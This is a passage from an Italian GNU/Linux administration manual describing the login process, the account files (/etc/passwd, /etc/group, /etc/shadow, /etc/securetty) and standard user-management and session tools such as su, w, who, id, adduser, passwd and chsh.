Se si tratta di un utente al quale è associata una parola d'ordine, questa viene richiesta e controllata. Se risulta errata, vengono consentiti un numero limitato di tentativi. Generalmente, gli errori vengono riportati all'interno del registro del sistema. Se l'utente che chiede di accedere non è '**root**' e se esiste il file '/etc/nologin', ne viene visualizzato il contenuto sullo schermo e non viene consentito l'accesso. Ciò serve per impedire l'accesso al sistema, tipicamente quando si intende chiuderlo. Perché l'accesso possa essere effettuato come utente '**root**', occorre che il terminale (TTY) da cui si intende accedere sia elencato all'interno di '/etc/securetty'. I tentativi di questo tipo che provengono da terminali non ammessi, vengono annotati all'interno del registro del sistema. Se esiste il file '~/.hushlogin', viene eseguito un accesso silenzioso, nel senso che vengono disattivati:

- il controllo per la presenza di messaggi di posta elettronica;
- la visualizzazione della data e dell'ora dell'ultimo accesso effettuato da parte di quell'utente;
- la visualizzazione del messaggio del giorno.

Se esiste il file '/var/log/lastlog', viene visualizzata la data e l'ora dell'ultimo accesso e ne viene registrato quello in corso. Al termine della procedura di accesso viene avviata la shell dell'utente. Se all'interno del file '/etc/passwd' non è indicata la shell da associare all'utente che accede, viene utilizzato '/bin/sh'. Se all'interno del file '/etc/passwd' non è indicata la directory personale dell'utente, viene utilizzata la directory radice ('**/**').

Quanto affermato dovrebbe essere sufficiente per capire che la semplice rimozione dell'indicazione della shell o della directory personale da un record del file '`/etc/passwd`', non è sufficiente per impedire l'accesso a un utente.

132.1.2 File «/etc/passwd»

Il file '`/etc/passwd`' è un elenco di utenti, parole d'ordine, directory *home* (directory personali nel caso di utenti umani), shell e altre informazioni personali utilizzate da Finger (303.3). La struttura dei record (righe) di questo file è molto semplice:

utente : ***parola_d'ordine_cifrata*** : ***uid*** : ***gid*** : ***dati_personali*** : ***directory_home*** : ***shell***

Segue la descrizione dei campi.

1. ***utente***

   È il nome utilizzato per identificare l'utente logico che accede al sistema.

2. ***parola_d'ordine_cifrata***

   È la parola d'ordine cifrata. In condizioni normali, se questa indicazione manca, l'utente può accedere senza indicare alcuna parola d'ordine.

   Se questo campo contiene un asterisco ('`*`') l'utente non può accedere al sistema. Con questa tecnica è possibile impedire temporaneamente l'accesso, con la possibilità di ripristinarlo successivamente con la stessa parola d'ordine, togliendo semplicemente l'asterisco.

3. ***uid***

   È il numero identificativo dell'utente (*User ID*).

4. ***gid***

   È il numero identificativo del gruppo a cui appartiene l'utente (*Group ID*).

5. ***dati_personali***

   Di solito, questo campo contiene solo l'indicazione del nominativo completo dell'utente (nome e cognome), ma può contenere anche altre informazioni che di solito sono inserite attraverso '**`chfn`**' (133.2.6).

6. ***directory_home***

   La directory assegnata all'utente.

7. ***shell***

   La shell assegnata all'utente.

Segue la descrizione di alcuni esempi.

- ```
  tizio:724AD9dGbG25k:502:502:Tizio Tizi,,,,:/home/tizio:/bin/bash
  ```
  L'utente '**`tizio`**' corrisponde al numero UID 502 e al numero GID 502; si chiama Tizio Tizi; la sua directory personale è '`/home/tizio/`'; la sua shell è '`/bin/bash`'. Di questo utente, personalmente, non si conosce niente altro che il nome e il cognome. Il fatto che UID e GID corrispondano dipende da una scelta organizzativa dell'amministratore del sistema.

- ```
  tizio:*:502:502:Tizio Tizi,,,,:/home/tizio:/bin/bash
  ```
  Questo esempio mostra una situazione simile a quella precedente, ma l'utente '**`tizio`**' non può accedere, perché al posto della parola d'ordine cifrata appare un asterisco.

132.1.3 File «/etc/group»

È l'elenco dei gruppi di utenti. La struttura delle righe di questo file è molto semplice.

gruppo* :*parola_d'ordine_cifrata* :*gid* :*lista_di_utenti

Segue la descrizione dei campi.

1. ***gruppo***

   È il nome utilizzato per identificare il gruppo.

2. ***parola_d'ordine_cifrata***

   È la parola d'ordine cifrata. Di solito non viene utilizzata e di conseguenza non viene inserita. Se è presente una parola d'ordine, questa dovrebbe essere richiesta quando un utente tenta di cambiare gruppo attraverso '**`newgrp`**' (132.2.2).

3. ***gid***

   È il numero identificativo del gruppo.

4. ***lista_di_utenti***

   È la lista degli utenti che appartengono al gruppo, anche se questo non risulta dal file '`/etc/passwd`'. Si tratta di un elenco di nomi di utente separati da virgole.

Segue la descrizione di alcuni esempi.

- ```
  tizio::502:
  ```
  Si tratta di un caso molto semplice in cui il gruppo '**`tizio`**' non ha alcuna parola d'ordine e a esso non appartiene alcun utente aggiuntivo, oltre a quanto già specificato nel file '`/etc/passwd`'.

- ```
  users::100:tizio,caio,sempronio
  ```
  In questo caso, gli utenti '**`tizio`**', '**`caio`**' e '**`sempronio`**' appartengono al gruppo '**`users`**'.

132.1.4 File «/etc/shadow»

Il file '`/etc/shadow`' appare in quei sistemi in cui è attivata la gestione delle parole d'ordine oscurate (*shadow password*). Serve a contenere le parole d'ordine cifrate, togliendole dal file '`/etc/passwd`'. Facendo in questo modo, è possibile inibire la maggior parte dei permessi di accesso a questo file, proteggendo le parole d'ordine. Al contrario, non è possibile impedire l'accesso in lettura del file '`/etc/passwd`' che fornisce una quantità di informazioni sugli utenti, indispensabili a molti programmi.

Il problema è descritto nel capitolo 134.

132.1.5 File «/var/run/utmp»

Il file '`/var/run/utmp`' contiene l'elenco degli accessi in essere nel sistema. Non è un file di testo normale e per l'estrazione delle informazioni in esso contenute si usano dei programmi di servizio appositi. Tuttavia, è possibile che gli utenti presenti effettivamente nel sistema siano in numero maggiore, a causa del fatto che non tutti i programmi usano il metodo di registrazione fornito attraverso questo file.

Se il file non esiste, conviene crearlo manualmente in uno dei due modi seguenti:

`#` **`cp /dev/null /var/run/utmp`** [*Invio*]

`#` **`touch /var/run/utmp`** [*Invio*]

Solitamente, è la procedura di inizializzazione del sistema a prendersi cura di questo file, azzerandolo o ricreandolo, a seconda della necessità.

132.1.6 File «/var/log/wtmp»

Il file '`/var/log/wtmp`' ha una struttura analoga a quella di '`/var/run/utmp`' e serve per conservare la registrazione degli accessi e della loro conclusione (*login-logout*). Questo file non viene creato automaticamente; se manca, la conservazione delle registrazioni all'interno del sistema non viene effettuata. Viene aggiornato da Init e anche dal programma che si occupa di gestire la procedura di accesso al sistema ('**`login`**').

Il formato di questo file non è quello di un file di testo normale, quindi non è leggibile o stampabile direttamente.

Se questo file non esiste, conviene crearlo manualmente in uno dei due modi seguenti:

`#` **`cp /dev/null /var/log/wtmp`** [*Invio*]

`#` **`touch /var/log/wtmp`** [*Invio*]

132.1.7 File «/etc/motd»

Il contenuto del file '`/etc/motd`' viene visualizzato da '**`login`**' al termine della procedura di accesso, prima dell'avvio della shell associata all'utente. Questo file contiene, o dovrebbe contenere, il cosiddetto messaggio del giorno (*Message of the day*).

132.1.8 File «/etc/nologin»

Se esiste il file '`/etc/nologin`', '**`login`**' non accetta nuovi accessi al sistema, visualizzando il suo contenuto a ogni tentativo.

Se si desidera fermare il sistema è possibile creare questo file scrivendoci all'interno il motivo, o una breve spiegazione di ciò che sta avvenendo.

132.1.9 File «/etc/securetty»

Il file '`/etc/securetty`' contiene l'elenco dei ***terminali sicuri***, cioè di quelli da cui si permette l'accesso all'utente '**`root`**'. I nomi dei terminali vengono indicati facendo riferimento ai file di dispositivo relativi, senza l'indicazione del prefisso '`/dev/`'. L'esempio seguente mostra un elenco di terminali che comprende la console vera e propria, le sei console virtuali standard, quattro terminali seriali e quattro pseudo-terminali che accedono dalla rete locale oppure dal sistema grafico X.

```
console
tty1
tty2
tty3
tty4
tty5
tty6
ttyS0
ttyS1
ttyS2
ttyS3
ttyp0
ttyp1
ttyp2
ttyp3
```

A seconda di come è organizzato il sistema di file di dispositivo, può essere necessario modificare di conseguenza questo file.

132.1.10 File «/var/mail/*»

Il file corrispondente al nome dell'utente, contenuto in '/var/mail/' (oppure in '/var/spool/mail/', a seconda dell'impostazione della distribuzione GNU), viene usato normalmente per accumulare i messaggi di posta elettronica a lui diretti.

Il programma '**login**', dopo la visualizzazione del messaggio contenuto in '/etc/motd', se trova che c'è posta per l'utente, visualizza un messaggio di avvertimento in tal senso.

La collocazione di questi file che rappresentano le caselle postali degli utenti, dipende dalla configurazione e dalla filosofia del sistema di gestione della posta elettronica. Generalmente si fa affidamento sul fatto che si utilizzi il solito Sendmail, il quale si avvale della directory '/var/mail/', o '/var/spool/mail/', per questo scopo. Se il sistema GNU che si utilizza è impostato diversamente, è probabile che il programma '**login**' sia stato compilato o configurato in modo da utilizzare un percorso differente per le caselle postali.

132.1.11 File «~/.hushlogin»

Se esiste il file '.hushlogin' all'interno della directory personale di un certo utente, quando quell'utente accede, '**login**' non visualizza alcun messaggio introduttivo.

132.1.12 File «/var/log/lastlog»

Il file '/var/log/lastlog', se esiste, viene utilizzato da '**login**' per registrare gli ultimi accessi al sistema e per poter visualizzare la data e l'ora dell'ultimo accesso. Se questo file non esiste, conviene crearlo manualmente in uno dei due modi seguenti:

cp /dev/null /var/log/lastlog [*Invio*]

touch /var/log/lastlog [*Invio*]

132.2 Cambiamento di identità

Alcuni programmi consentono di ottenere i privilegi di un altro utente, come se si ripetesse la procedura di accesso. Questa possibilità rappresenta generalmente un problema di sicurezza. Per mezzo di questi programmi può capitare di riuscire a ottenere i privilegi dell'utente '**root**' anche quando si accede da un terminale che non viene considerato sicuro, pertanto non risulta incluso nell'elenco di '/etc/securetty'.

132.2.1 Utilizzo di «su»

Il programma '**su**' [1] permette a un utente di diventare temporaneamente un altro, avviando una shell con i privilegi dell'utente indicato (questo vale anche per il gruppo o i gruppi a cui questo appartiene). Se non viene indicato un utente, '**su**' sottintende '**root**'. Prima di attivare la nuova shell, viene richiesta la parola d'ordine associata all'utente selezionato, a meno che '**su**' sia stato eseguito da chi sta già accedendo come utente '**root**'.

```
su [opzioni] [utente]
```

L'opzione più importante di '**su**' è data dal trattino singolo ('**-**'), con il quale si fa in modo che la nuova shell venga avviata come shell di login. In questo modo, si ha di fronte l'ambiente normale dell'utente che si va a impersonare, come se si facesse un accesso standard.

Per terminare l'attività in veste di questo nuovo utente, basta concludere l'esecuzione della shell con il comando '**exit**'. Segue la descrizione di alcuni esempi.

- `$ su` [*Invio*]

  Utilizzando '**su**' senza argomenti, si intende implicitamente di voler acquisire i privilegi dell'utente '**root**'. Per questo viene richiesta la parola d'ordine.

- `$ su caio` [*Invio*]

  Volendo trasformarsi temporaneamente in un altro utente, basta indicarlo come argomento, come in questo caso. Viene richiesta la parola d'ordine.

- `# su tizio` [*Invio*]

  L'utente '**root**' può sempre fare quello che vuole; pertanto, se seleziona un altro utente perde dei privilegi, così non gli viene richiesta alcuna parola d'ordine.

- `$ su - caio` [*Invio*]

  Si acquista la personalità dell'utente '**caio**', con tutto l'ambiente normale, senza semplificazioni.

Il programma '**su**', per poter svolgere il suo compito, deve appartenere all'utente '**root**' e avere il bit SUID attivato (SUID-root). È in questo modo che un utente comune riesce a ottenere i privilegi di '**root**' o di un altro utente.

Il programma '**su**' viene usato frequentemente dall'utente '**root**', o da un processo che ha già i privilegi dell'utente '**root**', per diventare temporaneamente un utente comune. In tal caso, dal momento che il processo che avvia '**su**' ha già i privilegi di '**root**', non c'è alcuna necessità della presenza del bit SUID attivo.

In generale, dal momento che '**su**' è molto importante per agevolare il lavoro dell'amministratore del sistema, se si temono problemi alla sicurezza, si può eliminare il bit SUID, per concedere praticamente il suo utilizzo solo all'utente '**root**':

`# chmod u-s /bin/su` [*Invio*]

Volendo calcare la mano, si possono togliere anche tutti i permessi per il gruppo proprietario e per gli altri utenti:

`# chmod go-rwx /bin/su` [*Invio*]

Se si toglie la funzione SUID-root all'eseguibile '**su**', si impedisce agli utenti comuni di elevarsi al livello di utente '**root**'. Questo fatto implica che, a meno di disporre di altri programmi che compiano funzioni simili, l'utente '**root**' può accedere solo nel modo «normale», pertanto si va così a confermare il rispetto del file '/etc/securetty', che altrimenti potrebbe essere raggirato. Tuttavia, è perfettamente ammissibile la presenza di un file '/etc/securetty' limitato, assieme a un programma '**su**' con i permessi SUID-root, quando si vuole consentire un accesso solo a chi dispone di un'utenza normale, lasciando salva poi la possibilità di dimostrare di essere anche l'amministratore.

Fino a questo punto è stato mostrato l'utilizzo di '**su**' per avviare una shell interattiva, ma in generale questo programma può essere usato per avviare un certo processo elaborativo, al termine del quale si vuole che tutto ritorni come prima. In tal caso la sintassi va modificata come segue:

su [*opzioni*] [*utente* [*argomenti*]]

In pratica, gli argomenti che appaiono alla fine della riga di comando sono ciò che si vuole avviare. Tuttavia, **si creano spesso delle complicazioni nel modo corretto di interpretare tali argomenti.** Si vedano gli esempi seguenti, che in teoria dovrebbero produrre lo stesso effetto:

1. # **su tizio ls -l** [*Invio*]
2. # **su tizio "ls -l"** [*Invio*]
3. # **su -c "ls -l" tizio** [*Invio*]

In pratica, si vuole che il comando '**ls -l**' venga eseguito con i privilegi dell'utente '**tizio**', quando originariamente si hanno quelli dell'amministratore. Delle tre forme, è sicuro il funzionamento solo dell'ultima, dove ci si affida all'opzione '**-c**' e di conseguenza il comando da eseguire è passato in forma di stringa. Naturalmente, sarebbe ammissibile scrivere quel comando anche nel modo seguente:

su tizio -c "ls -l" [*Invio*]

Inoltre, l'uso di questa forma, consente di scrivere comandi più complessi, come nell'esempio seguente:

su tizio -c "cd ; ls -l | less" [*Invio*]

132.2.2 Utilizzo di «newgrp»

Il programma '**newgrp**' [2] permette di cambiare il gruppo a cui appartiene l'utente. L'utente non cambia, la directory personale nemmeno, cambia solo il GID. Un utente può cambiare gruppo se nel file '/etc/group' sono diversi i gruppi a cui può appartenere l'utente. In alternativa, se il gruppo ha una parola d'ordine, l'utente può «entrare» nel gruppo solo se la conosce.

```
newgrp [gruppo]
```

Il problema della gestione dei gruppi, specialmente per ciò che riguarda le parole d'ordine, è descritto meglio nel capitolo 134.

132.3 Informazioni sugli accessi

Molti programmi permettono di avere informazioni sugli accessi e di conseguenza anche sugli utenti. In particolare sono importanti quelli che permettono di leggere il contenuto dei file '`/var/run/utmp`' e '`/var/log/wtmp`' il cui formato non è leggibile attraverso l'uso di un semplice '**`cat`**'.

In particolare, per quanto riguarda i programmi che analizzano il contenuto del file '`/var/log/wtmp`', si può leggere il capitolo 136.

132.3.1 Utilizzo di «users»

Il programma '**`users`**' [3] visualizza i nomi degli utenti che accedono attualmente all'elaboratore. Se un utente ha attivato più sessioni in corso, il suo nome appare più volte nell'elenco. Se il comando viene avviato senza l'indicazione di un file, i dati visualizzati vengono estratti da '`/etc/utmp`'. Esiste comunque la possibilità di visualizzare attraverso '**`users`**' il contenuto di '`/etc/wtmp`'.

```
users [file]
```

132.3.2 Utilizzo di «w»

Il programma '**`w`**' [4] visualizza i nomi degli utenti che accedono attualmente e varie informazioni sulla loro attività; in particolare l'uso della CPU:

```
w [opzioni] [utente]
```

Attraverso le opzioni è possibile controllare in qualche modo le informazioni che vengono visualizzate, mentre se si indica il nome di un utente alla fine della riga di comando, si ottengono informazioni solo su quello. L'esempio seguente mostra cosa si può ottenere con '**`w`**' usato senza argomenti:

```
$ w [Invio]
```

```
 16:50:46 up 15 min,  5 users,  load average: 0,12, 0,14, 0,20
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
tizio    tty1     -                16:37   10:53   6.88s  6.75s /usr/bin/mc ↩
↪-P /tmp/mc4818-2783
tizio    tty5     -                16:50   23.00s  1.17s  0.12s -sh
tizio    tty6     -                16:38   40.00s  0.28s  0.12s ssh ↩
↪root@172.21.1.1
root     pts/2    172.21.1.2       16:46   45.00s  0.07s  0.07s -bash
tizio    pts/3    :0.0             16:50    0.00s  0.07s  0.01s w
```

Come si può osservare, la prima riga che si ottiene è equivalente a quanto genera il programma '**`uptime`**', descritto nel capitolo 93.

Le colonne identificate dalle sigle '**`JCPU`**' e '**`PCPU`**' indicano il tempo di utilizzo della CPU; nel primo caso si tratta di tutti i processi, ancora attivi, anche se sullo sfondo, mentre nel secondo si tratta esclusivamente del tempo utilizzato dal processo indicato nella colonna finale ('**`WHAT`**'). La colonna '**`IDLE`**' indica il tempo di funzionamento complessivo, anche se inattivo, del processo indicato nella colonna '**`WHAT`**'.[5]

Per l'uso delle opzioni che qui non vengono descritte, si veda la pagina di manuale *w(1)*.

132.3.3 Utilizzo di «who»

Il programma '**`who`**' [6] visualizza i nomi degli utenti che accedono attualmente e varie informazioni sulla loro attività. '**`who`**' trae normalmente le sue informazioni dal file '`/etc/utmp`', se non ne viene indicato un altro negli argomenti (per esempio '`/etc/wtmp`').

```
who [opzioni] [file] [am i]
```

Si veda il documento *info who*, oppure la pagina di manuale *who(1)*.

132.3.4 Utilizzo di «pinky»

Il programma '**`pinky`**'[7] visualizza l'elenco degli utenti che utilizzano l'elaboratore, oppure visualizza informazioni dettagliate su utenti particolari. Il suo funzionamento è simile a quello di Finger (303.3):

```
pinky [opzioni] [utente]...
```

Attraverso le opzioni si può controllare la quantità di informazioni che si vogliono ottenere.

Tabella 132.8. Alcune opzioni.

Opzione	Descrizione
`-s`	Produce un formato sintetico; questa modalità è predefinita.
`-l`	Questa opzione richiede l'indicazione di almeno un utente e serve a produrre informazioni dettagliate.

Segue la descrizione di alcuni esempi.

- `$` **`pinky`** [*Invio*]

```
Login    Name                 TTY      Idle   When         Where
tizio                         pts/125         Sep 21 10:23 host192-116:S.0
tizio                         pts/126         Sep 21 10:23 host192-116:S.1
```

  Mostra l'elenco degli utenti che utilizzano il sistema.

- `$` **`pinky -l tizio`** [*Invio*]

```
Login name: tizio                       In real life:  Tizio Tizi
Directory: /home/tizio                  Shell:  /bin/sh
```

  Mostra le informazioni disponibili sull'utente '**`tizio`**'.

Si veda eventualmente la pagina di manuale *pinky(1)*.

132.3.5 Utilizzo di «whoami»

Il programma '**`whoami`**' [8] visualizza il nome dell'utente associato con l'attuale UID efficace. È equivalente a '**`id -un`**'.

```
whoami
```

Il nominativo-utente associato al numero UID efficace è in pratica l'identità con cui si sta lavorando. Per esempio, dopo l'utilizzo di '**`su`**' per diventare utenti '**`caio`**', il programma '**`whoami`**' restituisce esattamente il nome '**`caio`**'.

132.3.6 Utilizzo di «logname»

Il programma '**`logname`**' [9] emette il nome dell'utente, così come appare dal file '`/var/run/utmp`'.

```
logname
```

A titolo di esempio si può immaginare la situazione in cui l'utente '**`tizio`**' sia riuscito a ottenere i privilegi dell'utente '**`root`**' attraverso l'uso di '**`su`**'.

`tizio$` **`su root`** [*Invio*]

`Password:` **`*******`** [*Invio*]

Quello che si dovrebbe ottenere con '**`logname`**' è il nome dell'utente che è stato usato per accedere inizialmente al sistema.

`root#` **`logname`** [*Invio*]

```
tizio
```

132.3.7 Utilizzo di «groups»

Il programma '**groups**' [10] visualizza i gruppi ai quali l'utente o gli utenti appartengono.

```
groups [utente...]
```

Il risultato è equivalente al comando seguente:

```
id -Gn [nome_utente]
```

132.3.8 Utilizzo di «id»

Il programma '**id**' visualizza il numero UID (*User ID*) e il numero GID (*Group ID*) reale ed efficace dell'utente selezionato o di quello corrente. [11]

```
id [opzioni] [utente]
```

Tabella 132.12. Alcune opzioni.

Opzione	Descrizione
`-u` `--user`	Emette solo il numero dell'utente (UID).
`-g` `--group`	Emette solo il numero del gruppo (GID).
`-G` `--groups`	Emette solo i numeri dei gruppi supplementari.
`-n` `--name`	Emette il nome dell'utente, del gruppo o dei gruppi, a seconda che sia usato insieme a '**-u**', '**-g**' o '**-G**'.
`-r` `--real`	Emette i numeri UID o GID reali invece di quelli efficaci (ammesso che ci sia differenza). Si usa insieme a '**-u**', '**-g**' o '**-G**'.

Usato senza argomenti, '**id**' fornisce l'identità dell'utente, il gruppo standard e l'elenco dei gruppi a cui l'utente è aggregato, come si vede dall'esempio seguente:

$ **id** [*Invio*]

```
uid=1001(tizio) gid=1001(tizio) gruppi=1001(tizio),6(disk),7(lp),↩
↪24(cdrom),25(floppy),29(audio)
```

Le opzioni servono in pratica a limitare le informazioni che si desiderano avere; eventualmente si può consultare il documento *info id*, oppure la pagina di manuale *id(1)* per maggiori dettagli su questo programma.

[1] **Shadow utilities** software libero con licenza speciale

[2] **Shadow utilities** software libero con licenza speciale

[3] **GNU core utilities** GNU GPL

[4] **Procps w** GNU GPL

[5] Si può verificare facilmente che la colonna '**IDLE**' del comando '**w**' riporta il tempo di funzionamento complessivo; per farlo basta avviare in un terminale un programma che utilizza intensamente la CPU, come '**yes**' quando è ridiretto verso '`/dev/null`', cronometrando il tempo e controllando ciò che riporta '**w**'.

[6] **GNU core utilities** GNU GPL

[7] **GNU core utilities** GNU GPL

[8] **GNU core utilities** GNU GPL

[9] **GNU core utilities** GNU GPL

[10] **GNU core utilities** GNU GPL

[11] **GNU core utilities** GNU GPL

Utenza

Le informazioni sugli utenti registrati nel sistema sono raccolte principalmente all'interno di '/etc/passwd'. Anche se il nome suggerisce che debba contenere le parole d'ordine, in realtà il suo scopo è più ampio e la sua accessibilità in lettura è essenziale per tutti i programmi che hanno qualcosa a che fare con gli utenti. Per questo motivo, in molti sistemi si preferisce trasferire le parole d'ordine in un altro file con meno possibilità di accesso: '/etc/shadow'. Il file '/etc/group' permette di raccogliere le notizie sui gruppi e in particolare di stabilire la possibile appartenenza da parte di un utente a più gruppi.

Questi file sono descritti nelle sezioni 132.1.2, 132.1.3 e 132.1.4.

La tabella 133.1 elenca i programmi e i file a cui si accenna in questo capitolo.

Tabella 133.1. Riepilogo dei programmi e dei file per la gestione della registrazione degli utenti.

Nome	Descrizione
'**adduser**'	Aggiunge un utente e tutto quello che serve perché possa accedere.
'/etc/skel/'	Struttura tipica di una nuova directory personale.
'**passwd**'	Permette di modificare la parola d'ordine.
'**chsh**'	Cambia la shell abbinata all'utente.
'/etc/shells'	Elenco delle shell utilizzabili nel sistema.
'**chfn**'	Modifica i dati personali dell'utente.

133.1 Parole d'ordine cifrate

In questo documento si accenna più volte al fatto che le parole d'ordine utilizzate per accedere vengono annotate in forma cifrata, nel file '/etc/passwd', oppure nel file '/etc/shadow'.

La cifratura genera una stringa che può essere usata per verificare la correttezza della parola d'ordine, mentre da sola, questa stringa non permette di determinare quale sia la parola d'ordine di origine. In pratica, data la parola d'ordine si può determinare la stringa cifrata, ma dalla stringa cifrata non si ottiene la parola d'ordine.

La verifica dell'identità avviene quindi attraverso la generazione della stringa cifrata corrispondente: se corrisponde a quanto annotato nel file '/etc/passwd', oppure nel file '/etc/shadow', la parola d'ordine è valida, altrimenti no.

133.1.1 Funzione «crypt()»

L'algoritmo usato per generare la parola d'ordine cifrata non è uguale in tutti i sistemi. Per quanto riguarda i sistemi GNU si distinguono due possibilità: l'algoritmo tradizionale DES, che accetta parole d'ordine con un massimo di **otto caratteri**, e l'algoritmo MD5 che al contrario non pone limiti.

La gestione dell'algoritmo di cifratura delle parole d'ordine è a carico della funzione '**crypt()**' (descritta in *crypt(3)*). Nelle distribuzioni GNU in cui si può usare l'algoritmo MD5 dovrebbe essere possibile scegliere questo, o l'algoritmo precedente, attraverso un file di configurazione ('/etc/login.defs', che viene descritto nel capitolo 134).

Se la propria distribuzione non sembra predisposta per la cifratura MD5, è meglio non fare esperimenti, perché è importante che ogni componente del sistema di autenticazione e di gestione delle parole d'ordine sia aggiornato correttamente.

133.1.2 Trasferimento delle utenze

Il trasferimento, o la replicazione delle utenze si basa sulla riproduzione delle parole d'ordine cifrate, in modo tale da poter ignorare quale sia il loro valore di origine. Questa riproduzione può avvenire in modo manuale o automatico; cioè può essere l'amministratore del sistema che provvede a ricopiare le utenze, oppure può essere un servizio di rete, come il NIS (*Network information service*, noto anche come YP, *Yellow pages*).

In tutti i casi di riproduzione delle utenze, occorre che i sistemi coinvolti concordino nel funzionamento della funzione '**`crypt()`**', cioè generino le stesse stringhe cifrate a partire dalle parole d'ordine. Questo è il punto più delicato nella scelta di utilizzare o meno un algoritmo più sofisticato rispetto a quello tradizionale.

133.1.3 Debolezza di questo sistema

Questo sistema di autenticazione basato sulla conservazione di una parola d'ordine cifrata, ha una debolezza fondamentale: conoscendo la stringa cifrata e l'algoritmo che la genera, si può determinare la parola d'ordine originale per tentativi.[1]

Un sistema che consente l'utilizzo di parole d'ordine con un massimo di otto caratteri è molto debole ai giorni nostri, perché tutte le combinazioni possibili possono essere provate in tempi brevi, anche con un elaboratore di potenza media.

133.2 Utenti e gruppi

I nuovi utenti possono essere aggiunti solo da parte dell'utente '**`root`**', ma poi possono essere loro stessi a cambiare alcuni elementi della loro registrazione. Il più importante è naturalmente la parola d'ordine.

133.2.1 Utilizzo di «adduser» e «useradd»

Il programma per l'inserimento di un utente nuovo può avere due nomi alternativi: '**`adduser`**' o '**`useradd`**'. L'inserimento di un utente è consentito solo all'utente '**`root`**' e consiste normalmente nell'aggiunta delle voci necessarie ai file '`/etc/passwd`', '`/etc/group`' e '`/etc/shadow`', creando eventualmente anche la directory personale dell'utente stesso.

```
adduser [opzioni]
```

```
useradd [opzioni] utente
```

Se si vuole mantenere la massima compatibilità con qualunque programma che abbia qualcosa a che fare con il riconoscimento delle utente, il nome dell'utente non può superare gli otto

caratteri. In ogni caso, è opportuno limitarsi all'uso di lettere non accentate e di numeri; qualunque altro simbolo, compresi i segni di punteggiatura, potrebbero creare problemi di vario tipo.

Quando l'inserimento dell'utente implica la creazione automatica della sua directory personale, vengono copiati all'interno di questa alcuni file di configurazione standard contenuti nella directory '`/etc/skel/`'. Di conseguenza, basta porre all'interno di questa directory i file e le directory che si vogliono riprodurre nella directory personale di ogni nuovo utente.

Se nel proprio sistema GNU sono presenti entrambi questi programmi, molto probabilmente si comportano in maniera leggermente diversa. Nella distribuzione Debian, '**`useradd`**', senza l'indicazione di opzioni particolari, si comporta così:

`#` **`useradd mevio`** [*Invio*]

In pratica non si vede altro; l'utente '**`mevio`**' viene creato, inserendo dati predefiniti essenziali nel file '`/etc/passwd`' e '`/etc/shadow`', ma senza specificare la parola d'ordine e nemmeno la shell:

```
mevio:x:1002:100::/home/mevio:
```

Quello che si vede sopra è l'esempio di quanto viene aggiunto nel file '`/etc/passwd`'.

Al contrario, sempre nella distribuzione Debian, il programma '**`adduser`**' è più completo:

`#` **`adduser mevio`** [*Invio*]

```
Adding user mevio...
Adding new group mevio (1003).
Adding new user mevio (1003) with group mevio.
Creating home directory /home/mevio.
Copying files from /etc/skel
```

`Enter new UNIX password:` **`*******`** [*Invio*]

`Retype new UNIX password:` **`*******`** [*Invio*]

```
Changing the user information for mevio
Enter the new value, or press ENTER for the default
```

`Full Name []:` **`Mevio Mevi`** [*Invio*]

`Room Number []:` [*Invio*]

`Work Phone []:` [*Invio*]

`Home Phone []:` [*Invio*]

`Other []:` [*Invio*]

`Is the information correct? [y/n]` **`y`** [*Invio*]

A proposito di '**`adduser`**' della distribuzione Debian si veda la sezione 134.4.

133.2.2 File «/etc/skel/*»

La directory '`/etc/skel/`' viene utilizzata normalmente come directory personale tipica per i nuovi utenti. In pratica, quando si aggiunge un nuovo utente e gli si prepara la sua directory personale, viene copiato all'interno di questa il contenuto di '`/etc/skel/`'.

Il nome *skel* sta per *skeleton*, cioè scheletro. In effetti rappresenta lo scheletro di una nuova directory personale.

È molto importante la preparazione di questa directory, in modo che ogni nuovo utente trovi subito una serie di file di configurazione, necessari a utilizzare le shell previste nel sistema ed eventualmente altri programmi essenziali.

133.2.3 Utilizzo di «passwd»

Il programma '**`passwd`**' permette di cambiare la parola d'ordine registrata all'interno di '`/etc/passwd`' (oppure all'interno di '`/etc/shadow`', come viene mostrato in seguito). [2] Solo l'utente '**`root`**' può cambiare la parola d'ordine di un altro utente. Gli utenti comuni (tutti escluso '**`root`**') devono utilizzare una parola d'ordine non troppo breve composta, sia da maiuscole, sia da minuscole o simboli diversi. Alcune parole d'ordine simili al nome utilizzato per identificare l'utente, non sono valide.[3]

passwd [***utente***]

Se non si dispone di un mezzo per l'inserimento di un nuovo utente, come quello fornito da '**`adduser`**', è possibile aggiungere manualmente un record all'interno del file '`/etc/passwd`' senza l'indicazione della parola d'ordine che può essere specificata successivamente attraverso '**`passwd`**'.

Quando si inventa una nuova parola d'ordine bisogna essere sicuri di poterla introdurre in tutte le situazioni che si potrebbero presentare. Se si utilizzano lettere accentate (cosa sconsigliabile), potrebbe poi capitare di trovare un terminale che non permette il loro inserimento. In generale, conviene limitarsi a utilizzare i simboli che rientrano nella codifica ASCII a 7 bit, con la debita prudenza.

133.2.4 Utilizzo di «chsh»

Il programma '**`chsh`**' permette di cambiare la shell predefinita all'interno del file '`/etc/passwd`'. [4] È possibile indicare solo una shell esistente e possibilmente elencata all'interno di '`/etc/shells`'. Se la nuova shell non viene indicata tra gli argomenti, questa viene richiesta subito dopo l'avvio di '**`chsh`**'. Per conferma, viene richiesta anche la ripetizione della parola d'ordine.

chsh [***opzioni***] [***utente***]

Tabella 133.5. Alcune opzioni.

Opzione	Descrizione
`-s` ***shell*** `--shell` ***shell***	Permette di specificare la shell.
`-l` `--list-shells`	Emette un elenco delle shell disponibili in base al contenuto di '`/etc/shells`'.

133.2.5 File «/etc/shells»

Il file '`/etc/shells`' contiene semplicemente un elenco di shell valide, cioè di quelle che sono esistenti e possono essere utilizzate. Segue un esempio di questo file.

```
/bin/sh
/bin/bash
/bin/tcsh
/bin/csh
/bin/ash
/bin/zsh
```

È molto importante che questo file sia preparato con cura e contenga solo le shell per le quali il sistema è predisposto. Ciò significa, quanto meno, che deve esistere una configurazione generalizzata per ognuna di queste e che nella directory '`/etc/skel/`' devono essere stati predisposti tutti i file di configurazione personalizzabili che sono necessari. Quindi, un file '`/etc/shells`' con un semplice elenco di tutte le shell disponibili non è sufficiente.

133.2.6 Utilizzo di «chfn»

Il programma '**`chfn`**' consente di modificare le informazioni personali registrate all'interno del file '`/etc/passwd`'. [5] Si tratta in pratica del nome e cognome dell'utente, del numero dell'ufficio, del telefono dell'ufficio e del telefono di casa. Se non vengono specificate opzioni, i dati vengono inseriti in maniera interattiva, se non viene specificato l'utente, si intende quello che ha eseguito il comando. Solo l'utente '**`root`**' può cambiare le informazioni di un altro utente.

